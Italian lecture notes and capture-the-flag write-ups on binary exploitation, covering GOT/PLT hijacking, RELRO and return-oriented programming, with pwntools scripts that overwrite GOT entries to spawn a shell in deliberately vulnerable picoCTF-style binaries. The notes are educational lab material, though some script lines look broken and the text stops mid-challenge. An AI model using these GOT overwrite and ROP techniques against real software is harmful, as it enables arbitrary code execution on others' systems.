got.plt:0000000000202020                                         ; DATA XREF: uuid_parse
got.plt:0000000000202020                                         ; uuid_parse(char const
got.plt:0000000000202028 off_202028      dq offset write         ; DATA XREF: _writer
got.plt:0000000000202030 off_202030      dq offset strlen        ; DATA XREF: _strlenr
got.plt:0000000000202038 off_202038      dq offset __stack_chk_fail
got.plt:0000000000202038                                         ; DATA XREF: ___stack_c
got.pl                   f_202040        dq offset htons         ;
got.pl                   f_202048        dq offset memset        ;
got.pl                   f_202050        dq offset close         ;
got.pl                   f_202058        dq offset memcpy        ;
got.pl                   f_202060        dq offset inet_aton     ;
got.plt:0000000000202068 off_202068      dq offset perror        ;
got.plt:0000000000202070 off_202070      dq offset strtoul       ; DATA XREF: _strtoulr
got.plt:0000000000202078 off_202078      dq offset connect       ; DATA XREF: _connectr
got.plt:0000000000202080 off_202080      dq offset isxdigit      ; DATA XREF: _isxdigit
got.plt:0000000000202088 off_202088      dq offset socket        ; DATA XREF: _socketr
```

Offset in the GOT to call write

Actual write function address

Per raggiungere la tabella GOT, abbiamo un'altra indirezione, Procedure Linkage Table (PLT), che permette di caricare l'indirizzo della funzione chiamata e le trasferisce il controllo.
Link di riferimento: https://www.technovelty.org/linux/plt-and-got-the-key-to-code-sharing-and-dynamic-libraries.html

- Collezione di *trampolini* (*uno per ogni importazione*)
  - Il programma chiama la voce PLT
  - La voce PLT fa un *jmp* attraverso il GOT

- Perché questa ulteriore indirezione?
  - Il binding pigro (o linking pigro/lazy linking) è il processo con cui la risoluzione dei simboli non viene effettuata finché un simbolo non viene effettivamente utilizzato. Le funzioni possono essere vincolate su richiesta, ma i riferimenti ai dati no. Questo accade con la PLT sulla GOT. Nei programmi, questo serve per caricare dinamicamente un dato e gli indirizzi quando questi servono.

  - Programmi non-PIE (Position-independent-executable) collegati dinamicamente (I PIE (Position Independent Executables) sono un risultato del processo di creazione di pacchetti protetti. Un binario PIE e tutte le sue dipendenze vengono caricati in posizioni casuali della memoria virtuale a ogni esecuzione dell'applicazione. Questo rende molto più difficile l'esecuzione affidabile degli attacchi ROP (Return Oriented Programming))

Come si vede successivamente, si ha un ulteriore spostamento, quando viene caricata, ad un offset nella GOT:

```
.plt:00000000000008D0 ; =============== S U B R O U T I N E ==============
.plt:00000000000008D0
.plt:00000000000008D0 ; Attributes: thunk
.plt:00000000000008D0
.plt:00000000000008D0 ; ssize_t write(int fd, const void *buf, size_t n)
.plt:00000000000008D0 _write          proc near               ; CODE XREF
.plt:00000000000008D0                                         ; AddUnit+1
.plt:00000000000008D0                 jmp     cs:off_202028
.plt:00000000000008D0 _write          endp
.plt:00000000000008D0
.plt:00000000000008D6 ; ---------------------------------------------------
.plt:00000000000008D6                 push    2
.plt:000                              jmp     sub_8A0
.plt:000
.plt:000                 ====== S U B R O U T I N E ==============
.plt:000
.plt:000                 es: thunk
.plt:000
.plt:00000000000008E0 ; size_t strlen(const char *s)
.plt:00000000000008E0 _strlen         proc near               ; CODE XREF
.plt:00000000000008E0                 jmp     cs:off_202030
.plt:00000000000008E0 _strlen         endp
.plt:00000000000008E0
.plt:00000000000008E6 ; ---------------------------------------------------
.plt:00000000000008E6                 push    3
.plt:00000000000008EB                 jmp     sub_8A0
```

Jump to corresponding GOT entry

Il *GOT Hijacking* funziona come segue:
1. Sovrascrittura di una voce GOT tramite corruzione della memoria.
2. Il programma chiama la funzione PLT corrispondente, che verrà distribuita attraverso il GOT

Scritto da Gabriel

3. Si ottiene il controllo della macchina

Prendiamo l’esempio del riutilizzo di una funzione (function reuse); supponiamo di aver avuto una possibilità di GOT hijacking prima di questo codice (oltre al possibile buffer overflow, perché non controlliamo la lunghezza del buffer; la vulnerabilità è su *puts*, essendo caricata come detto prima.

```
char buf[100];
scanf("%99s", buf);
puts(buf);
```

Cosa succede se si sovrascrive la voce GOT *puts* con l'indirizzo di *system*? L’argomento di *system* è controllato dall’attaccante (per esempio, chiameremo una shell; basterà cambiare l’indirizzo di chiamata *and we’re good to go*).

```
char buf[100];
scanf("%99s", buf);
system(buf);
```

Argument to system() is attacker-controlled!

Problema: la ricerca dei simboli è lenta
- I simboli vengono risolti (associati) *all'avvio*
- Tempi di avvio lenti => questo non va bene per l’utente

Osservazione: la maggior parte dei simboli non viene effettivamente utilizzata
- (in una specifica esecuzione)

Soluzione: lazy linking
- Ritardare la risoluzione dei simboli fino al loro effettivo utilizzo

Cosa significa per un attaccante?
- È necessario *corrompere la voce GOT di una funzione* (dobbiamo essere certi che la funzione venga chiamata; per esempio, possiamo sovrascrivere la funzione successiva a quella che abbiamo)

Se PLT trova la voce GOT della funzione vuota:
- risolverà il suo simbolo e otterrà l'indirizzo della funzione reale
- Altrimenti, chiamerà direttamente la funzione all'indirizzo specificato nel GOT.

→ Se scriviamo nel GOT l'indirizzo della nostra funzione dannosa, il programma la chiamerà!
Nota: è meglio sovrascrivere la voce di una funzione che è stata già chiamata una volta.

La Relocation Read-Only/Rilocazione Di Sola Lettura (RELRO) è una tecnica di mitigazione generica per indurire le sezioni dati di un binario/processo ELF. Questo si vede con *checksec* (come comando a parte), ma anche con *gdb-peda* (ha un comando apposito *checksec*). In *radare2* si ha invece il comando “i” che permette di vedere molte informazioni sul file, compreso quanto detto ora.
Un'altra cosa: in *gdb-peda* possiamo vedere i *cross-references*, letteralmente “chi chiama chi”, tra le singole funzioni, con il comando *xrefs funzione*, oppure patchare la memoria con il comando *patch*

Distinguiamo in particolare:
- Full RELRO: l'intero GOT è di sola lettura (non si può sovrascriverlo)
  - rende l'intero GOT di sola lettura per evitare GOT Hijacking
  - incompatibile con il lazy linking
- Partial RELRO: parte del GOT è di sola lettura (parte che gestisce le variabili globali che non ci riguarda), ma le funzioni hanno comunque dei problemi. Di fatto, possiamo fare il GOT
  - compatibile con il lazy linking
  - è ancora possibile l’hijacking

Un esempio in gdb-peda:

```
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : ENABLED
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

In *pwntools*, convertire sempre gli indirizzi in little endian, altrimenti i programmi potrebbero crashare.

Per quanto riguarda gli esercizi:
1) Can you spawn a shell and get the flag?
2) If you mess some bytes around, you might print the flag :)
3) This is a position-independent binary which gives you a module address, and a trivial write-what-where. Can you spawn a shell?

Esercizi Lezione 16

(ricordarsi sempre di fare tasto dx sui file binari ELF e renderli "Eseguibile" oppure eseguire *chmod +x nomefile*)

1) GOT: Testo e Soluzione
(Soluzione loro https://tcode2k16.github.io/blog/posts/picoctf-2018-writeup/binary-exploitation/

Testo

can you spawn a shell and get the flag?

Sono presenti vari file, un file *auth* binario senza estensione, un file C omonimo, un Makefile e un "flag.txt". Il testo del file C è quello che segue:

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <string.h>
#include <sys/types.h>

void win() {
  system("/bin/sh");
}

int main(int argc, char **argv) {
  setvbuf(stdout, NULL, _IONBF, 0);

  char buf[256];
  unsigned int address;
  unsigned int value;

  puts("I'll let you write one 4-byte value to memory. Where would you like to write this 4-byte value?");
  scanf("%x", &address);

  sprintf(buf, "Okay, now what value would you like to write to 0x%x", address);
```

```
puts(buf);
scanf("%x", &value);

sprintf(buf, "Okay, writing 0x%x to 0x%x", value, address);
puts(buf);

*(unsigned int *)address = value;
puts("Okay, exiting now...\n");
exit(1);

}
```

Soluzione

Dando un occhio al programma, abbiamo che la funzione da chiamare è proprio *win*. Eseguendo il programma, eseguiamo una scrittura di un valore in un indirizzo, dopodiché si esce dalla funzione. Esaminando la sicurezza con gdb-peda, vediamo che siamo in Partial RELRO, quindi possiamo cercare di scrivere nella GOT.
Il nostro primo passo è estrarre l'indirizzo GOT della funzione *puts* e l'indirizzo della funzione *win*. Questo potrebbe essere fatto facilmente con *radare2*.
I comandi che immettiamo sono:
- *r2 ./auth*
- *aaaa* (vedo i blocchi, dimensione e nome di ogni funzione)

```
[0x08048450]> afl

0x08048450    1     33 entry0
0x08048400    1      6 sym.imp.__libc_start_main
0x08048490    4     43 sym.deregister_tm_clones
0x080484c0    4     53 sym.register_tm_clones
0x08048500    3     30 sym.__do_global_dtors_aux
0x08048520    4     40 entry.init0
0x080486d0    1      2 sym.__libc_csu_fini
0x08048480    1      4 sym.__x86.get_pc_thunk.bx
0x080486d4    1     20 sym._fini
0x08048670    4     93 sym.__libc_csu_init
0x0804854b    1     25 sym.win
0x080483e0    1      6 sym.imp.system
0x08048564    1    266 main
0x08048410    1      6 sym.imp.setvbuf
0x080483d0    1      6 sym.imp.puts
0x08048430    1      6 sym.imp.__isoc99_scanf
0x08048420    1      6 sym.imp.sprintf
0x080483f0    1      6 sym.imp.exit
0x08048394    3     35 sym._init
0x08048440    1      6 sym..plt.got
```

Da qui, usiamo il comando *pd* per stampare il disassembler di una funzione, usando il numero di inizio e una handle con la @. Per esempio, per vedere le chiamate della funzione *puts*, usiamo *pd 1 @sym.imp.puts*:

```
[0x08048450]> pd 1 @ sym.imp.puts
            ; CALL XREFS from main @ 0x80485aa(x), 0x80485f1(x), 0x80486
3c(x), 0x804865c(x)
┌ 6: int sym.imp.puts (const char *s);
│ rg: 0 (vars 0, args 0)
│ bp: 0 (vars 0, args 0)
│ sp: 0 (vars 0, args 0)
└           0x080483d0      ff250ca00408    jmp dword [reloc.puts]       ;
```

Come si vede, in questo caso abbiamo dei riferimenti esterni alla funzione *main*, nello specifico 4 indirizzi esterni. Noi possiamo provare a sfruttare la vulnerabilità della funzione saltando direttamente all'indirizzo della funzione *win* con il nostro *pwntools*.
In particolare, consideriamo l'indirizzo della *puts* (che può variare, nel caso mio è, togliendo *0x* sempre) 080483d0, mentre l'indirizzo della funzione *win* è 0804854b, e tutto quello che c'è da fare è sostituirlo.

Similmente, si può farlo sulla funzione *exit*, che viene sempre chiamata. Quest'ultima è la soluzione che adotto, in quanto quella ufficiale non funzionante.

```
from pwn import *
p = process("./auth")
e = ELF("./auth")

#the program requires to send an address and we're gonna send the "exit" function, exchanging it with "win" one

p.sendline(hex(e.got['exit']))
p.sendline(hex(e.symbols['win']))
p.interactive()
```

L'esecuzione chiamerà correttamente *bin/sh*, permettendoci di ottenere la flag:

```
/home/ubuntu/Downloads/16_Challenges/Challenges/1_GOT/solution.py:13: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline(hex(e.symbols['win']))
[*] Switching to interactive mode
Okay, now what value would you like to write to 0x804a014
Okay, writing 0x804854b to 0x804a014
Okay, exiting now...

$ ls
auth  auth.c  description.txt  flag.txt  makefile  solution.py
$ cat flag.txt
picoCTF{m4sT3r_0f_tH3_g0t_t4b1e_7a9e7634}
```

2) No Pie GOT: Testo e Soluzione
Per una soluzione un po' alternativa e altre piccole challenge simili:
https://tcode2k16.github.io/blog/posts/picoctf-2019-writeup/binary-exploitation/

Testo

if you mess some bytes around, you might print the flag :)

Sono presenti vari file, un file *vuln* binario senza estensione, un file C omonimo, un Makefile e un "flag.txt".
Il testo del file C è quello che segue:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#define FLAG_BUFFER 128

void win() {
  char buf[FLAG_BUFFER];
  FILE *f = fopen("flag.txt","r");
  fgets(buf,FLAG_BUFFER,f);
  puts(buf);
  fflush(stdout);
}cat
```

Scritto da Gabriel

```
int *pointer;
```

```
int main(int argc, char *argv[])
{

  puts("You can just overwrite an address, what can you do?\n");
  puts("Input address\n");
  scanf("%d",&pointer);
  puts("Input value?\n");
  scanf("%d",pointer);
  puts("The following line should print the flag\n");
  exit(0);
}
```

Soluzione

Si nota che questa challenge è uguale a prima, una funzione *win*() e una funzione *puts* da sovrascrivere all'interno del main. Controllando con *checksec*, notiamo che anche qui le protezioni sono disabilitate e possiamo letteralmente scrivere il codice come vogliamo. In questo caso, sfruttiamo la funzione *exit* rispetto a quella *win*.

Eseguendo con GDB, si nota che l'indirizzo della chiamata ad una shell viene mandato all'indirizzo 0xffffd2e9, contenuto nello SP, contenuto in ESI.

```
0000| 0xffffd03c --> 0xf7d97519 (<__libc_start_call_main+121>:   add
sp,0x10)
0004| 0xffffd040 --> 0x1
0008| 0xffffd044 --> 0xffffd0f4 --> 0xffffd2ad ("/home/ubuntu/Downloa
Pwning/16 - PLTGOT/2_NO_PIE_GOT/vuln")
0012| 0xffffd048 --> 0xffffd0fc --> 0xffffd2e9 ("SHELL=/bin/bash")
0016| 0xffffd04c --> 0xffffd060 --> 0xf7fa0000 --> 0x229dac
0020| 0xffffd050 --> 0xf7fa0000 --> 0x229dac
0024| 0xffffd054 --> 0x804865f (<main>: lea    ecx,[esp+0x4])
0028| 0xffffd058 --> 0x1
```

Non avendo rilocazioni dinamiche dello stack, possiamo scrivere uno script che sfrutta gli indirizzi all'interno della GOT; infatti, gli indirizzi potrebbero cambiare ricompilando, quindi non possiamo fare esattamente come prima in cui erano inseriti staticamente (attenzione al nome della challenge: siccome non c'è PIE e quindi sovrascriviamo la entry *.got.plt* per l'indirizzo di *exit* e viene chiamata *win* al posto di quest'ultima).

```python
from pwn import *
# Set up pwntools for the correct architecture
context.binary = './vuln'
import os
io = process (context.binary.path)

# Load up a copy of the ELF so we can look up its GOT and symbol table
elf = context.binary

#access got and symbols to take addresses
exit_got=elf.got['exit']
win_addr=elf.symbols['win']

#we see where the addresses are actually located
log.info("Address of 'exit' .got.plt entry: {}".format(hex(exit_got)))
```

Scritto da Gabriel

```
log.info("Address of 'win': {}".format(hex(win_addr)))

#in Radare2 we see this
#[0x080484b0]> afl
#0x080485c6    3    153 sym.win
#0x08048460    1      6 sym.imp.exit
#then, we override the addresses the same way as the exercise prior to this one
io.sendlineafter('address\n', str(exit_got))
io.sendlineafter('value?\n', str(win_addr))

#Alternatively with:
io.sendline(str(exit))
io.sendline(str(win))

#print result in the end
print(io.recvall())
```

Questo funziona correttamente:

```
OT/vuln' stopped with exit code -11 (SIGSEGV) (pid 9674)
b'\nThe following line should print the flag\n\npicoCTF{A_s0ng_0f_1C3_a
nd_f1r3_e122890e}\n\n'
```

3) Pie GOT: Testo e Soluzione

<u>Testo</u>

This is a position-independent binary which gives you a module address, and a trivial write-what-where. Can you spawn a shell?

Sono presenti un file binario *challenge* senza estensione, un file C omonimo e un Makefile.

Il contenuto del file *challenge.c* sarebbe il seguente:

```c
#include <stdio.h>
#include <stdlib.h>

int oh_look_useful() {
  system("/bin/sh");
}

int main() {
  void *infoleak = &main;
  write(1, &infoleak, sizeof(infoleak));
  while(1) {
    void **where;
    void *what;

    read(0, &where, sizeof(where));
    read(0, &what, sizeof(what));
    printf("*%p == %p\n", where, what);

    *where = what;
  }
}
```

<u>Soluzione</u>

Questo codice sembra essere una semplice implementazione di un tipo di vulnerabilità nota come vulnerabilità "write-what-where".

La vulnerabilità consente a un utente malintenzionato di scrivere un valore a un indirizzo di memoria specificato, permettendo potenzialmente di modificare il comportamento del programma in modi non previsti. Questo può essere sfruttato da un aggressore per ottenere accesso non autorizzato a informazioni sensibili o per eseguire codice arbitrario con i privilegi del programma vulnerabile.

La funzione *oh_look_useful* non è utilizzata nel codice e sembra essere inclusa come segnaposto che un utente malintenzionato potrebbe riempire con il proprio codice dannoso. La funzione di sistema viene chiamata con l'argomento "/bin/sh", che potrebbe essere utilizzato per eseguire comandi shell arbitrari con i privilegi del programma vulnerabile.

In genere si ritiene che le migliori pratiche per evitare vulnerabilità come questa nel software siano l'esecuzione di un'adeguata convalida dell'input e la garanzia che l'accesso alla memoria avvenga in modo sicuro.

Questa sfida è molto simile alla precedente, ma come suggerisce il nome, questa volta abbiamo un eseguibile PIE (come dice il nome, ma visibile con *checksec*) e quindi non sappiamo dove si troverà il GOT quando il programma viene caricato in memoria (non possiamo usare il GOT Hijacking).
Possiamo inoltre notare dal main che viene letteralmente mandato in scrittura in leak l'indirizzo del *main*; in questo modo, pur non avendo la GOT, abbiamo che useremo esattamente quell'indirizzo per eseguire correttamente il pwning.

Letteralmente, faremo quello che abbiamo fatto prima, aprendo il file, ricevendo l'indirizzo del main e scambiandolo con la funzione *oh_look_useful()*. Come al solito, useremo *pwntools*.
Per fare tutto questo possiamo notare disassemblando il codice che è presente una funzione *read* che rialloca dinamicamente l'indirizzo della funzione letta; in questo caso, vogliamo evidentemente che sia proprio *oh_look_useful*:

```
[0x000010e0]> s sym.imp.read
[0x000010d0]> pdg

void sym.imp.read(void)

{
    // WARNING: Could not recover jumpt
ches
    // WARNING: Treating indirect jump
    (*_reloc.read)();
    return;
}
```

In questo modo, a quella locazione possiamo scrivere staticamente una funzione e assicurarci che sia chiamata correttamente con un *write-what-where*.

```
from pwn import *

# The target binary is 64-bit.
# While we can explicitly specify the architecture and other things
# in the context settings, we can also absorb them from the file.
context.binary = './challenge'

# Create an instance of the process to talk to
io = process(context.binary.path)
# Receive the address of main function
main = io.unpack()
```

Scritto da Gabriel

```
# Load up a copy of the ELF so we can look up its GOT and symbol table
elf = context.binary

# Fix up its base address. This automatically updates all the symbols.
elf.address = main - elf.symbols['main']

# We want to overwrite the pointer for "read"
where = elf.got['read']

# We want to overwrite it with the address of the function that gives us a shell
what = elf.symbols['oh_look_useful']
log.info("Main:    %x" % main)
log.info("Address: %x" % elf.address)
log.info("Where:   %x" % where)
log.info("What:    %x" % what)

# Send the payload
io.pack(where)
io.pack(what)

# Enjoy the shell
io.interactive()
```

La soluzione funziona correttamente; per quanto non sia chiaro, non ci viene richiesta una flag, ma semplicemente sfruttare una vulnerabilità in modo analogo alla challenge precedente e quindi spawnare una shell.

Alternativamente

```
from pwn import *
context.binary = "./challenge"
io = process("./challenge")
main = io.unpack()

elf = ELF("./challenge")
elf.address = main - elf.symbols["main"]

where = elf.symbols["read"]
what = elf.symbols["oh_look_useful"]

io.pack(where)
io.pack(what)

io.interactive()
```

Lezione 17: Return Oriented Programming (ROP) – Pier Paolo Tricomi

W⊕X indicato anche come
- No-Execute (NX, nome originale di Linux)
- Data Execution Prevention (DEP, successivamente in Windows)


è una mitigazione (mitigation/contromisura) per prevenire l'iniezione di codice (code injection).

Nessuna mappatura di memoria è scrivibile ed eseguibile contemporaneamente.
La CPU va in errore quando si tenta di eseguire dalla memoria NX (in particolare si ha un NX bit, che è una tecnologia utilizzata nelle CPU per segregare aree di memoria da utilizzare per la memorizzazione delle istruzioni del processore o per la memorizzazione dei dati, una caratteristica normalmente presente solo nei processori con architettura Harvard. Tuttavia, il bit NX è sempre più utilizzato nei processori convenzionali con architettura von Neumann per motivi di sicurezza).


Non possiamo iniettare il nostro codice; usiamo quello che c'è già. Questo si chiama *code reuse attack*.
Idea: isolare *piccoli pezzi di codice/sequenze di istruzioni* (chiamate *gadget*) che fanno cose semplici e usarli come *blocchi di costruzione*. I gadget eseguono tipicamente piccole operazioni (es., impostare un registro, scrivere in memoria ..) Concatenandoli, si possono costruire payload (carichi di dati= complessi che fanno qualsiasi cosa si voglia. Ma come concatenarli?


Tecnica di riutilizzo del codice più comune, basata su:
● Identificare i gadget ROP che terminano con un'istruzione *ret*
● Controllare lo stack, concatenando i gadget uno dopo l'altro

Partendo dallo stack del chiamante (caller) e del chiamato (callee), sovrascriviamo l'indirizzo di ritorno per ospitare i gadget, in maniera tale da avere uno spazio più grande rispetto a quello di "Return Address", sovrascrivendo anche il frame del chiamante:




Quello che viene fatto in una successiva sequenza di immagini è sovrascrivere tutti gli indirizzi di ritorno, inserendo correttamente anche un padding per poter permettere questa azione regolarmente:






Il gadget deve terminare con un istruzione di *return* (ret).


Vediamo l'esempio di un attacco *ROP Chain*, tale da riuscire a chiamare *system("/bin/sh")* (quindi una shell). Questo tipo di attacchi cercano di sfruttare funzioni già presenti normalmente non eseguite a runtime; in questo modo, il programma esce tranquillamente e non crasha.
Lo stack pointer considera il primo gadget e parte dovendo eseguire due istruzioni *pop* su due registri, poi ritornando:




Lo stack pointer si muove verso il successivo indirizzo scrivibile, andando ad inserire in *rax* l'indirizzo scrivibile come *rax = WADDR.* Successivamente, lo stack pointer si sposta e viene scritto */bin/sh\x00* su *rbx*, come segue:



Spostandoci verso il gadget successivo, ecco che lo stack pointer avanza verso il gadget successivo e considera un nuovo indirizzo scrivibile, nuovamente */bin/sh\x00*:



Eseguiamo una *pop*, poi ritornando l'indirizzo di scrittura *waddr*; questo permette di riscrivere l'indirizzo di ritorno, arrivando dove vogliamo noi, quindi verso l'istruzione *system("/bin/sh")*



Nel creare catene di ROP, si gioca con lo Stack Pointer.
Alcune istruzioni macchina (ad esempio, MOVAPS, che sposta numeri decimali packed FP) richiedono che il puntatore allo stack sia allineato a 16 byte per funzionare.

Ad esempio, MOVAPS è utilizzata dalla funzione *system*

- Prima di chiamare *system*, dobbiamo assicurarci che il puntatore allo stack (valore di RSP) sia allineato a 16 byte (l'ultima cifra deve essere 0, in esadecimale).

Se il puntatore allo stack non è allineato (l'ultima cifra è 8), dobbiamo allinearlo.
Abbiamo bisogno di qualcosa che agisca come una NOP al contrario.
In PWN, una NOP potrebbe essere un gadget contenente solo un'istruzione RET.
(dato che un indirizzo in x64 è lungo 8 byte e un RET aumenterà il puntatore dello stack di 8 byte, possiamo allineare nuovamente RSP).

Come trovare dei gadget?
Si usa *ROPgadget*, strumento solitamente fornito con *radare2*.
https://github.com/JonathanSalwan/ROPgadget
ROPgadget -- binary [binary] | grep "what you need"

Ad esempio, per trovare i gadget usando *rax*, si può fare:
ROPgadget --binary ./a.out | grep "rax"

Scritto da Gabriel

Altri strumenti:
● ropper (https://scoding.de/ropper/)
● Lo strumento *rop* nella libreria *pwntools* (https://docs.pwntools.com/en/stable/rop/rop.html)

Per gli esercizi:
1) I'll let you in on a secret; a useful string "/bin/cat flag.txt" is present in this binary, as is a call to system(). It's just a case of finding them and chaining them together to make the magic happen.
2) How do you make consecutive calls to a function from your ROP chain that won't crash afterwards?
3) Our favourite string "/bin/cat flag.txt" is not present this time. Can you write it in the binary?

Riferimento ottimo: https://ctf101.org/binary-exploitation/return-oriented-programming/

Esercizi Lezione 17

(ricordarsi sempre di fare tasto dx sui file binari ELF e renderli "Eseguibile" oppure eseguire *chmod +x nomefile*)

1) Split: Testo e Soluzione

<u>Testo</u>

I'll let you in on a secret; a useful string "/bin/cat flag.txt" is present in this binary, as is a call to system(). It's just a case of finding them and chaining them together to make the magic happen.

Nella stessa cartella ci sono un file binario senza estensione *split* e un file "flag.txt".

<u>Soluzione</u>

In questa challenge, ispezioniamo il file binario con uno strumento qualsiasi, ad esempio radare2.
Notiamo, tra la lista delle funzioni presenti, due funzioni interessanti:

- *usefulFunction*, che contiene una chiamata a *system("bin/ls")* memorizzata in *edi*. Questo significa che eseguendo questa funzione, listeremmo tutti i file nella cartella del file binario.

```
0x004005b0]> pdf @ sym.usefulFunction
 17: sym.usefulFunction ();
           0x00400742      55             push rbp
           0x00400743      4889e5         mov rbp, rsp
           0x00400746      bf4a084000     mov edi, str._bin_ls
0x40084a ; "/bin/ls" ; const char *string
           0x0040074b      e810feffff     call sym.imp.system
int system(const char *string)
           0x00400750      90             nop
           0x00400751      5d             pop rbp
           0x00400752      c3             ret
```

- *pwnme*, che legge il dato, stampa quanto letto e dice "Thank you"!

```
void sym.pwnme(void)

{
    ulong buf;

    sym.imp.memset(&buf, 0, 0x20);
    sym.imp.puts("Contriving a reason to ask user for data...");
    sym.imp.printf(0x40083c);
    sym.imp.read(0, &buf, 0x60);
    sym.imp.puts("Thank you!");
    return;
}
```

Piazzando un break sul main, possiamo notare che la chiamata alla shell viene passata tramite RDX:

```
RAX: 0x400697 (<main>:	push   rbp)
RBX: 0x0
RCX: 0x400760 (<__libc_csu_init>:	push   r15)
